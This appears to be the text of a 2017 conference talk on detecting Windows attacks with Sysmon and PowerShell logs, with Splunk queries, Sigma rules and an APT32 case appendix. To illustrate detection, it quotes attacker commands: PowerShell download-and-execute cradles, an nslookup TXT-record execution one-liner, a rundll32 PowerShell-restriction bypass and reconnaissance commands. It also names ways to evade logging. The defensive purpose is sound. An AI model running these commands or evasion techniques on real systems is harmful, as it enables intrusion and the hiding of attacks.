


Detect the undetectable with Sysinternals Sysmon and Powershell logs

Dimitris Margaritis Bsides Athens 2017 24/6/2017



-This presentation is made on a personal basis and does not necessarily reflect the position of my employer




Blue is on my genes BUT red way of thinking is exciting

10 years with defenders in Greece

10 years with Red devils in Belgium








Windows logs can be fragile

April 2016

#Mimikatz can patch EventLog Service and stop ALL logging.



Stop ALL logging can be detected what if malware selectively hides events?



Casey Smith @subTee - Apr 6

This is a blast!

I have my arbitrary Log Writer to SysMon/Operational Log working.

Complete Control Over Messages




Mark Russinovich @markrussinovich - Apr 20

@subTee Admin == game over. Hopefully sysmon captures initial entry, and events shipped off box before malware activates.

Phant0m: Killing Windows Event Log
06/05/2017 | ▶ #event log, #powershell, #system, #windows

I can detect this in PowerShellS logs

Maslow's Pyramid of Defensive Controls



[&]quot;Defending Against PowerShell Attacks" Lee Holmes Dutch PowerShell User Group 08-04-2017

Why Sysmon?

- -Features not available in standard windows logging
- Centralization using Windows Event Forwarding
- It's "FRFF"
- Explosion of Sysmon resources during the last 6 months

https://cyberwardog.blogspot.be/2017/02/setting-up-pentesting-i-mean-threat_87.html

Great Sysmon Use Cases

- How to Go from Responding to Hunting with Sysinternals Sysmon RSAC 2017 (Slides)
- BotConf2016 Advanced Incident Detection and Threat Hunting using Sysmon (and Splunk) Tom Ueltschi 2016 (Slides)
- Microsoft Sysmon Deployment 2017 Dimitris Margaritis (slides)
- -Defenders
- -Much easier to implement Sysmon at scale



Attackers

-Check if sysmon is running and act accordingly

Sysmon Installation-Configuration

-Sysmon service can be hidden...

- ...but process is running, Sysmon log file is there
- -Can Sysmon be hidden for non-admin users?





ALWAYS TEST SYSMON BEFORE PRODUCTION DEPLOYMENT!

Sysmon Events

Category	Event ID
Sysmon Service Status Changed	0
Process Create	1
File Creation Time Changed	2
Network Connection	3
Sysmon Service State Change	4
Process Terminated	5
Driver Loaded	6
Image Loaded	7
CreateRemoteThread	8
RawAccessRead	9

Category	Event ID
Process Access	10
File Create	11
Registry Object CreateDelete	12
Registry Value Create	13
Registry Object Rename	14
File Create Stream Hash	15
Sysmon Configuration Changed	16
Pipe Created	17
Pipe Connected	18
Error	255

Detection with Sysmon: RSA 2016

- Sysmon logs detect malware escape from Windows, IE and Office sandboxes
- Sysmon log analysis can lead researchers to escape vulnerability
- Flash 0-day detected in December:

ParentImage C:\Program Files\Internet Explorer\iexplore.exe C:\Program Files\Internet Explorer\iexplore.exe




-Many other sources with detections based on parent-child relationships e.g excel,word spawns cmd,powershell etc





Who is my parent?



Now possible for script kiddies like me

Recommendation No1

Parent Process Spoofing and Session Prepping with Cobalt Strike



https://youtu.be/DOe7WTuJ1Ac

Who is doing the network connection?

In the case of Word + COM Object winword.exe

After getting foothold spawn everything as Internet Explorer process

Detection with Sysmon: RSA 2017

Tracking Mimikatz

I recommend always including Isass.exe process access:

- Mimikatz request 0x1410:
 - 0x1000: PROCESS_QUERY_ LIMITED_INFORMATION
 - 0x0400: PROCESS_QUERY_ INFORMATION
 - 0x0010: PROCESS_VM_READ

Process accessed:
Utc Times 2017-02-13 04:27:33.709
SourceProcessGUID: g889/23:49-33b:2-58a1-0000-001005c7b900)
SourceProcessGUID: g889/23:49-33b:2-58a1-0000-001005c7b900)
SourceThreadid: 4904
Sourc

Exclude GrantedAccess of 0x1000, 0x1400, 0x400



RSAConference2017

Detection with Sysmon: FIRST Conf 2017

Detecting Mimikatz

- * Search for ProcessAccess of LSASS.exe
 - GrantedAccess of: 0x1010, 0x1410, 0x143A
 - CallTrace: KERNELBASE.dll and (ntdll.dll or UNKNOWN)

SMB traffic between WS

```
index=sysmon SourceName="Microsoft-Windows-Sysmon"
    EventCode=3 Initiated=true SourceIp!=DestinationIp
    DestinationPort=445 Image!=System
        (SourceHostname="WS*" DestinationHostname="WS*") OR
        (SourceIp="10.10.*.*" DestinationIp="10.10.*.*")
! stats by ComputerName ProcessGuid
! fields ComputerName ProcessGuid
```

- Search for network connections
 - SMB protocol (dst port 445)

Sysmon CreateRemoteThread

-Use Keethief against Keepass

-Detection:

Look for CreateRemoteThread Event with TargetImage keepass.exe

Below the sysmon EID 8 after running Keethief

CreateRemoteThread detected:

UtcTime: 2016-08-04 14:08:20.536

SourceImage: C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe

TargetImage: C:\Program Files (x86)\KeePass Password Safe 2\KeePass.exe

StartModule: C:\Windows\SYSTEM32\ntdll.dll

CreateRemoteThread to IE to blend in with normal traffic

Powershell "operation" using IE

ppid	count
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe;C:\Program Files\Internet Explorer\iexplore.exe	1
C:\Windows\System32\svchost.exe;C:\Program Files\Internet Explorer\iexplore.exe	1102
C:\Windows\System32\wbem\WmiPrvSE.exe;C:\Program Files\Internet Explorer\iexplore.exe	7010
C:\Windows\System32\svchost.exe;C:\Program Files (x86)\Internet Explorer\iexplore.exe	8638

BUT

Wednesday, April 26, 2017

Shellcode Injection via QueueUserAPC - Hiding From Sysmon

Recently, our team was discussing some defender capabilities. One excellent tool is Sysmon from Sysinternals. This tool allows you to collect detailed information on processes, network connections, and several other artifacts. Check out these resources for additional detail.

Monitor Msbuild.exe and InstallUtil.exe

Sysmon Persistence Detections

HKLM\Software\Microsoft\Windows\CurrentVersion\Run[Once]\
HKCU\Software\Microsoft\Windows\CurrentVersion\Run[Once]\

HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows
NT\CurrentVersion\Windows\AppInit_DLLs

Define DLLs that are injected to every application that uses user32.dll **Disabled in windows 8+**

Schedule Tasks

Start up Folder

sdbinst.exe Abuse shim databases

Sysmon monitoring for droppers

Detect .hta, .js, .vbs etc in user profile if you don't block them

```
05/23/2017 02:48:13 PM
LogName=Microsoft-Windows-Sysmon/Operational
SourceName=Microsoft-Windows-Sysmon
EventCode=15
```

Image: C:\Program Files (x86)\Mozilla Firefox\firefox.exe


TargetFilename: C:\Users\' _\Downloads\\ 3.hta

CreationUtcTime: 2017-05-23 12:48:01.843

Hash: SHA256=C852C6EC974D6A989815E99831D08FF45FDF5DFCBB9276DA5AFAFFAB1AD2E78E

Hashes of attachments

The pyramid of hell



Powershell logs

-Applications and Services Log→Windows-Powershell : **EID 400**

-Applications and Services Log→Microsoft→Windows→Powershell→Operational:

EID 4104 : Script block logs

EID 4103 : Module Logs

-Transcription log: txt file

What to look for in PowerShell logs

Offensive PowerShell Detection Cheatsheet TOKEN ADJUST PRIVILEGES AdjustTokenPrivileges IMAGE_NT_OPTIONAL_HDR64_MAGIC TOKEN ALL ACCESS TOKEN_ASSIGN_PRIMARY Management.Automation.RuntimeException TOKEN_DUPLICATE Microsoft.Win32.UnsafeNativeMethods TOKEN_ELEVATION ReadProcessMemory.Invoke TOKEN IMPERSONATE Runtime.InteropServices TOKEN_INFORMATION_CLASS SE_PRIVILEGE_ENABLED TOKEN_PRIVILEGES System.Security.Cryptography TOKEN QUERY System.Reflection.AssemblyName Metasploit System.Runtime.InteropServices Advapi32.dll LSA_UNICODE_STRING kernel32.dll MiniDumpWriteDump AmsiUtils PAGE EXECUTE READ KerberosRequestorSecurityToken

Recent Attack Scenario


Scenario

- -Create and categorize a new domain
- -Using domain fronting in Empire or Cobalt Strike
- -Create https OR DNS beacon dll \rightarrow base64 \rightarrow phish a user \rightarrow deliver as txt
- -txt dropped -->Call certutil txt→dll

 Call regsvr32 to run the dll
- -Fully patched windows 10 with application whitelisting in allow mode for executables compromised.



Blue Team I WITHOUT endpoint logs monitoring



Up to date AV, Intrusion Detection System no ALERT...

Expensive Threat Intel info for IOCs didn't help...

Blue Team II WITH endpoint logs monitoring


-also believes in sharing of information and update its detection playbook frequently



If you're watching for certutil.exe usage in your network for #DFIR purposes, you'd be right.

Use Sysmon EID1 to analyse usage of certutil.exe





Regsvr32.exe



Alex Ionescu @aionescu April 21 2016

"Its not well documented that regsvr32.exe can accept a url for a script." (via subt0x10.blogspot.com/2016/04/bypass...).
Understatement of the century.

LogName=Microsoft-Windows-Sysmon/Operational

EventCode=3

Image: C:\Windows\System32\regsvr32.exe



Good to monitor network connections to internet from : powershell,msbuild,bitsadmin,svchost,mshta,rundll32

Attacker abuses Windows Commands after getting foothold

_time 0	ParentCommandLine 0	Usual commands	CommandLine 0
2016-06-23 11:55:03	CMD.EXE		net use
2016-06-23 11:55:01	CMD.EXE	to find what's going on 👞	whoami
2016-06-23 11:54:07	CMD.EXE		tasklist
2016-06-23 11:53:39	net start		C:\Windows\system32\net1 start
2016-06-23 11:53:39	CMD.EXE		net start
2016-06-23 11:53:35	CMD.EXE		netstat -ano
2016-06-23 11:53:29	CMD.EXE		net view
2016-06-23 11:51:19	CMD.EXE		ipconfig /all
2016-06-23 11:51:14	Rundli32.EXE "C:\Program	CMD.EXE	

Within 5 mins I don't expect an admin to execute all these commands

Abuse of legitimate windows commands



« Malware Analysis Training Course at Security Camp Japan 2015 | Main | Banking Trojan "Citadel" Returns »

Jan 26, 2016

Windows Commands Abused by Attackers

Application Whitelisting bypass Credits @subTee

UAC bypass credits @enigma0x3

Regsvcs

Regasm

InstallUtil

Bginfo

Msbuild

Sdctl

eventvwr

fodhelper

C:\\$Recycle.bin\

Tasklist

nltest /dclist

Shtasks

Whoami

Bitsadmin

certutil

SC

Net*

Wmic*

• • • •

*Cleaning of "noise" required

My noise is not same as yours!


Command line logs are not enough...

Attacker can achieve Reconnaissance using Invoke-HostRecon to hide commands from command line logs



Daniel Bohannon @danielhbohannon · Jun 14

Another great example of where PowerShell arguments never hit command line, but are in the PowerShell Scriptblock logs -- PS 5.0 & ENABLE!!!



John Lambert @JohnLaTwC

Another malware doc that hides its payload from the command line by using StdIn.WriteLine...but not from #PowerShell script logging.

Attacker uses Powershell to download

02/28/2017 02:51:16 PM

Sysmon EID 1: It might be detected based on number of special characters but it can be found into PowerShell logs by looking for things known as bad

ATTENTION: If Invoke-Expression is not used, obfuscation remains in powershell logs

Powershell Scriptblock log

```
O2/28/2017 O2:52:25 PM
LogName=Microsoft-Windows-PowerShell/Operational
SourceName=Microsoft-Windows-PowerShell
EventCode=4104
EventType=3
Message=Creating Scriptblock text (1 of 1):
Set-ExecutionPolicy Bypass -Scope Process; $path=($env:temp+'\{` J.exe'});
(New-Object System.Net.Webclient).DownloadFile('http:// '-...s':/: '-...pjk
```

1 Month ago

Posts for bypassing Script block logging.

https://cobbr.io/ScriptBlock-Warning-Event-Logging-Bypass.html

Bypass for PowerShell ScriptBlock Warning Logging of Suspicious Commands

May 2, 2017

Module log still there. Although noisy volume can be manageable

Another bypass?

Things are moving really fast !!!!!! (6 days ago)



Casey Smith @subTee

Today I found...RegOverridePredefkey
See ya, PowerShell Logging. WOMM

; independent testing/verification needed.

Details Soon. Maybe 😈




Jack Crook @jacker · 3h

If you ever feel satisfied with your detection, just remember that somebody somewhere is enhancing or creating an attack method or tool.

Defaults....

Normal user has access to powershell operational log

-We enable PS log for good but it can be very bad!



- -Protected Event Logging is nice but challenging to implement
- -Minimum control: Don't allow non-admin users to access PowerShell logs

https://blogs.technet.microsoft.com/kfalde/2017/05/13/securing-your-powershell-operational-logs/

Recent techniques

New PowerPoint Mouseover Based Downloader - Analysis Results

dodgethissecurity_looun4

June 2, 2017

-Block by application whitelisting of execution in temp folder -Easy detection with Sysmon EID 11 OR 15

Red Tips • useful for blue



Following

powershell -c "powershell . (nslookup.exe -q=txt calc.vincentyiu.co.uk)[5]"

@MDSecLabs as mentiooned by

@enigma0x3 we don't need -ep -nop

https://threatintel.eu/2017/06/03/red-teaming-tips-by-vincent-yiu/



For blue: Your goal is not to detect the Red but the adversaries

ATT&CK - Sigma

ATT&CK Model: Sysmon Detections

Persistence	Privilege Escalation	Defense Evasion	Credential Access	Discovery	Lateral Movement	Execution	Collection	Exfiltration	Command and Control
Accessibility Features	Accessibility Features	Binary Padding	Brute Force	Account Discovery	Application Deployment Software	Command-Line Interface	Audio Capture	Automated Exfiltration	Commonly Used Port
Applnit DLLs	Appinit DLLs	Bypass User Account Control	Credential Dumping	Application Window Discovery	Exploitation of Vulnerability	Rundli32	Automated Collection	Data Compressed	Communication Through Removable Media
Winlogon Helpe	Bypass User Account Control	Code Signing	Credential Manipulation	File and Directory Discovery	Logon Scripts	Graphical User Interface	Clipboard Data	Data Encrypted	Connection Proxy
Bootkit	DLL Injection	Component Firmware	Credentials in Files	Local Network Configuration Discovery	Pass the Hash	InstallUtil	Data Staged	Data Transfer Size Limits	Custom Command and Control Protocol
New Service	DLL Search Order Hijacking	Component Object Model Hijacking	Exploitation of Vulnerability	Local Network Connections Discovery	Pass the Ticket	MSBuild	Data from Local System	Exfiltration Over Alternative Protocol	Custom Cryptographic Protocol
Registry Run Keys / Start Folder	Web Shell	DLL Injection	Input Capture	Network Service Scanning	Remote Desktop Protocol	Regsvr32	Data from Network Shared Drive	Exfiltration Over Command and Control Channel	Data Obfuscation

ATT&CK is a very good start for Gap Analysis however not enough for the latest attacks

What is Sigma?


Sigma is for log files what Snort is for network traffic and YARA is for files.



Florian's Roth and Thomas Patzke
Open Source Project

Generic Signature Format for SIEM Systems

Sigma




Sigma Rule example

```
title: WScript or CScript Dropper
status: experimental
description: Detects wscript/cscript executions of scripts located in user directories
author: Margaritis Dimitrios (idea), Florian Roth (rule)
logsource:
   product: windows
    service: sysmon
detection:
    selection:
        EventID: 1
        Image:
            - '*\wscript.exe'
            - '*\cscript.exe'
        CommandLine:
            - '* C:\Users\*.jse *'
            - '* C:\Users\*.vbe *'
            - '* C:\Users\*.js *'
            - '* C:\Users\*.vba *'
            - '* C:\Users\*.vbs *'
            - '* C:\ProgramData\*.jse *'
            - '* C:\ProgramData\*.vbe *'
            - '* C:\ProgramData\*.js *'
            - '* C:\ProgramData\*.vba *'
            - '* C:\ProgramData\*.vbs *'
    falsepositive:
        ParentImage: '*\winzip*'
```


Sigma Sysmon rules

sysmon_bitsadmin_download.yml	Added reference
sysmon_dhcp_calloutdll.yml	Corrected rule
sysmon_dns_serverlevelplugindll.yml	Suspicious DNS Server Config Error - Sysmon Rule
sysmon_malware_backconnect_ports	Rules: Suspicious locations and back connect ports
sysmon_malware_script_dropper.yml	Extended malware script dropper rule
sysmon_malware_verclsid_shellcode	Sysmon as 'service' of product 'windows'
sysmon_malware_wannacrypt.yml	Fixed and added strings
sysmon_mimikatz_detection_lsass.yml	Sysmon as 'service' of product 'windows'
sysmon_mimikatz_inmemory_detecti	Sysmon as 'service' of product 'windows'
sysmon_mshta_spawn_shell.yml	Minor fix > list to single value
sysmon_office_macro_cmd.yml	Sysmon as 'service' of product 'windows'
sysmon_office_shell.yml	MSHTA Rule v1
sysmon_password_dumper_lsass.yml	Sysmon as 'service' of product 'windows'
sysmon_powershell_download.yml	Sysmon as 'service' of product 'windows'
sysmon_powershell_network_connect	Reduced to user accounts
sysmon_powershell_suspicious_para	Bugfix in rule

Sigma rules sharing through MISP



Takeaways




-Log Management System must be installed in a security zone with special controls

Takeaways

- -Visibility on endpoints is important
- -Climb up the blue pyramid step by step
- -Analysing PowerShell logs is a MUST
- -Credentials theft is not only mimikatz... a password in browser 's store maybe is enough
- -Critical success factor for Sysmon deployment and not only: Security team must cooperate perfectly with system administrators

"To know your Systems and your Logs is the beginning of security"





THANK YOU

dimitrios.margaritis@eesc.europa.eu

http://securitylogs.org

Appendix 1 Cobalt Kitty/APT 32

Operation Cobalt Kitty/APT32

Current Trend: Attackers using commercial or open source offensive tools

May **24** 2017



receive

5

Blog

Labs

Operation Cobalt Kitty: A large-scale APT in Asia carried out by the OceanLotus Group



Penetration phase

Word File with malicious macro delivering Cobalt Strike Beacon

-Block Word Macros from Internet e.g Office feature, EMET, Email Gateway sanitization



Schtasks /create Mshta.exe regsvr32



Privilege Escalation phase

3-in-1: Phantom DLL hijacking targeting Microsoft's Wsearch

The "msfte.dll" payloads exploits a rather rare "phantom DLL hijacking" vulnerability against components of Microsoft's Windows Search to gain stealth, persistence and privilege escalation all at once.

Attackers who gain administrative privileges can place a fake malicious "msfte.dll" under "C:\Windows\System32\", thus ensuring that the DLL will be loaded automatically by SearchIndexer.exe and SearchProtocolHost.exe without properly validating the integrity of

Check non-admin users permissions in C:\windows\

Persistence phase

Trivial techniques

Classic Registry key monitoring with Sysmon

Registry Autorun

HKU\[redacted]\Software\Microsoft\Windows\CurrentVersion\Run\] Java Update Schedule Check HKLM\SOFTWARE\Wow6432Node\Microsoft\Windows\CurrentVersion\Run\Byscheck HKLM\SOFTWARE\Wow6432Node\Microsoft\Windows\CurrentVersion\Run\DHCP Agent HKU\[redacted]\Software\Microsoft\Windows\CurrentVersion\Run\Microsoft Activation Checker HKU\[redacted]\Software\Microsoft\Windows\CurrentVersion\Run\Microsoft Update

- Schedule Tasks
 - Outlook Persistence



Classic parent-child process detection (office → cmd)

- More advanced
 - DLL hijacking Against Wsearch service

C2 communication

- 1) Regsvr32 download
- 2) Powershell downloads
- 3) Outlook macro (outlook.exe → cmd.exe)
- 4) CobaltStrike Malleable C2 profiles
- 5) DNS Tunneling

Detections with Sysmon and Powershell logs


Detections with DNS logs





Defenders blocked powershell.exe





The attackers used a modified version of a publicly available tool called <u>PSUnlock</u> to bypass the PowerShell execution restrictions. Here's an example of this tool being used:

rundll32 C:\ProgramData**PShdll35.dll**,main -f C:\ProgramData**doutlook.ps1**

Offensive Powershell Tools leave signs in PowerShell logs

Execution phase

The encoded command decodes to - IEX (New-Object Net.Webclient).DownloadString('http://127.0.0.1:2538/'); Invoke-AllChecks

The Invoke-AllChecks command is indicative to the <u>PowerUp</u> privilege escalation "scanner", which is part of the <u>PowerSploit project</u>.

net group "Domain Controllers /domain
klist tickets
dir \\[IP_redacted]\c\$
net view \\[redacted] /all

netsh wlan show interface
route print
WHOAMI

WMIC path win32_process get
Caption,Processid,Commandline | findstr
OUTLOOK

Appendix 2 Centralizing Logs using WEF

Prepare your environment for hunting - investigations

- Install WEC(s) server(s)
- Enable → Centralize Logs:
- -Powershell logs config


https://www.fireeye.com/blog/threat-research/2016/02/greater_visibilityt.html

-Sysmon config

https://medium.com/@lennartkoopmann/explaining-and-adapting-tays-sysmon-configuration-27d9719a89a8

WEF - Works even with sources outside a domain

- -https://mva.microsoft.com/en-US/training-courses/event-forwarding-and-log-analysis-16506?I=fZ2kRFGmC_1304300474
- -https://docs.microsoft.com/en-us/windows/threat-protection/use-windows-event-forwarding-to-assist-in-instrusion-detection
- -https://msdn.microsoft.com/en-us/library/windows/desktop/bb870973(v=vs.85).aspx



References

Sysmon

- https://publishedprd.lanyonevents.com/published/rsaus17/sessionsFiles/5011/HTA-T09-How-to-go-from-responding-to-hunting-with-Sysinternals-Sysmon.pdf
- http://security-research.dyndns.org/pub/slides/FIRST2017/FIRST-2017 Tom-Ueltschi Sysmon FINAL.pdf
- http://securitylogs.org
- 4. https://github.com/Neo23x0/sigma/tree/master/rules/windows/sysmon
- 5. https://github.com/MHaggis/sysmon-dfir
- 6. https://cyberwardog.blogspot.be
- 7. http://www.crypsisgroup.com/images/site/CG WhitePaper Splunkmon 1216.pdf

Hunting in memory

https://www.endgame.com/blog/technical-blog/hunting-memory

Who to follow on Twitter

http://twitter.com/asfakian/lists/threat-intelligence

References

PowerShell

- http://www.leeholmes.com/blog/2016/10/22/more-detecting-obfuscated-powershell/
- https://www.asd.gov.au/publications/protect/Securing PowerShell.pdf
- https://adsecurity.org/wp-content/uploads/2017/05/2017-RyersonUniversity-Metcalf-CurrentStateofSecurity-Final.pdf
- https://gist.github.com/MatthewDemaske/d23280ef84b0a67e0848577600940ba9
- https://www.fireeye.com/blog/threat-research/2016/02/greater_visibilityt.html
- https://blogs.msdn.microsoft.com/daviddasneves/2017/05/25/powershell-security-at-enterprise-customers/
- https://blogs.technet.microsoft.com/kfalde/2017/05/13/securing-your-powershell-operational-logs/
- https://cobbr.io/ScriptBlock-Warning-Event-Logging-Bypass.html
- https://blogs.technet.microsoft.com/kfalde/2017/05/13/securing-your-powershell-operational-logs/

Cobalt Kitty

https://www.cybereason.com/labs-operation-cobalt-kitty-a-large-scale-apt-in-asia-carried-out-by-the-oceanlotus-group/

Other

- https://www.derekseaman.com/2013/06/teched-pass-the-hash-preventing-lateral-movement-atc-b210.html
- http://subt0x10.blogspot.be/2017/04/shellcode-injection-via-queueuserapc.html
- https://gist.github.com/jaredcatkinson/23905d34537ce4b5b1818c3e6405c1d2
- https://www.sans.org/summit-archives/file/summit-archive-1492714038.pdf
- https://drive.google.com/file/d/0Bzb5kQFOXkiSVEVMTy12dlhJcW8/view
- http://www.labofapenetrationtester.com/2016/05/practical-use-of-javascript-and-com-for-pentesting.html
- https://drive.google.com/file/d/0Bzb5kQFOXkiSVEVMTy12dlhJcW8/view
- http://malwarejake.blogspot.be/2017/01/implications-of-newest-shadow-brokers.html
- https://artofpwn.com/phant0m-killing-windows-event-log.html
- http://www.harmj0y.net/blog/redteaming/keethief-a-case-study-in-attacking-keepass-part-2/
- https://github.com/Cn33liz/StarFighters
- https://github.com/acalarch/ETL-to-EVTX